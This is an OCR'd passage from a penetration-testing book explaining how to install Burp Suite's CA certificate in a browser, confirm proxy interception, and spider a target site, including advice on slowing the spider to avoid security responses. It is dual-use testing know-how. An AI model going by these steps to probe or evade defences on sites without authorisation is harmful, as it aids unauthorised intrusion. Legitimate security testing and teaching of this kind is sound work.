
Installing the Burp Suite security certificate

In your browser, while Burp Suite is running, enter `http://burp` in the address bar. This opens a local page generated by Burp where you can get a customized-for-your-installation CA Certificate.




For the sake of neatness, save the certificate to your `/root/.ssh/` folder. This will make it easier to find later. If you discover you don't have a hidden directory called `.ssh`, you can either create it with `mkdir ~/.ssh` or you can create your own Kali Linux SSH key set by typing `ssh-keygen`, which will create the folder to put the new keys into.


Once you have saved the new CA certificate, go to the **Ice Weasel Preferences | Advanced | Certificates** tab. Click on **View Certificates**, which opens the certificate manager. Choose the **Authorities** tab and click the **Import** Button.




Navigate to your `/root/.ssh` file and select the new `cacert.der` file.



This opens a dialog where you could use the cert to identify websites, identify email users, or identify software developers. You could choose all three at once, but in this case we are only using it to identify websites.




To check and see if your proxy is set up properly, try to go to an HTTP site. Then, go back to your Burp Suite Window. The **Proxy** Tab and the **Intercept** Tab within that window should both be highlighted and there should be some site information in the display. In this case, we have gone back to `http://30309.info`.



At this point, we have not made any overt moves to test the site. We are about to try this. As you may have noticed, our Plug-N-Hack tool is available for Burp Suite Proxy as well. This does not seem to have full support, so we leave it for now and will address it in the next edition of this book.


Spidering a site with Burp Spider

Click on the **Spider** tab. Since we had a very limited internal scope, we are going to spider the `http://30309.info` site. To do that, we have to set a custom scope. To do this, just click on **Use custom scope** and add the site to the scope.



We can also exclude items from our new scope for spidering, but we will just leave the Class C network in place, even though it may not produce much useful data. To start the spider, just click the **Spider is paused** button. Doing so changes the button text to **Spider is running**.

The Spider has triggered the site's security features while running through the many pages on the site. This is good for us to know because the site defences are working as expected. The Spider automatically notes forms to be filled and asks for possible login credentials that will allow it to dig deeper in the site.



This is a good sign, but you can slow down the spider so that it doesn't trigger a security response. For instance, you can passively spider the site as you manually surf through the site. Plainly, good security controls on your site can make it harder to investigate a site or for the evil hacker to take over your site.

Summary

In this chapter, you learned the basics of application testing and the three most common classes of application exploits. You also learned how to set up and run Armitage, OWASP ZAP, and the Burp Suite. There is much more to learn about attacks on web applications, and we hope to do more with this topic in the future.

In the next chapter, you will be tackling **Sniffing** and **Spoofing**, which are useful tools to add to your toolbelt for attacking websites and web applications.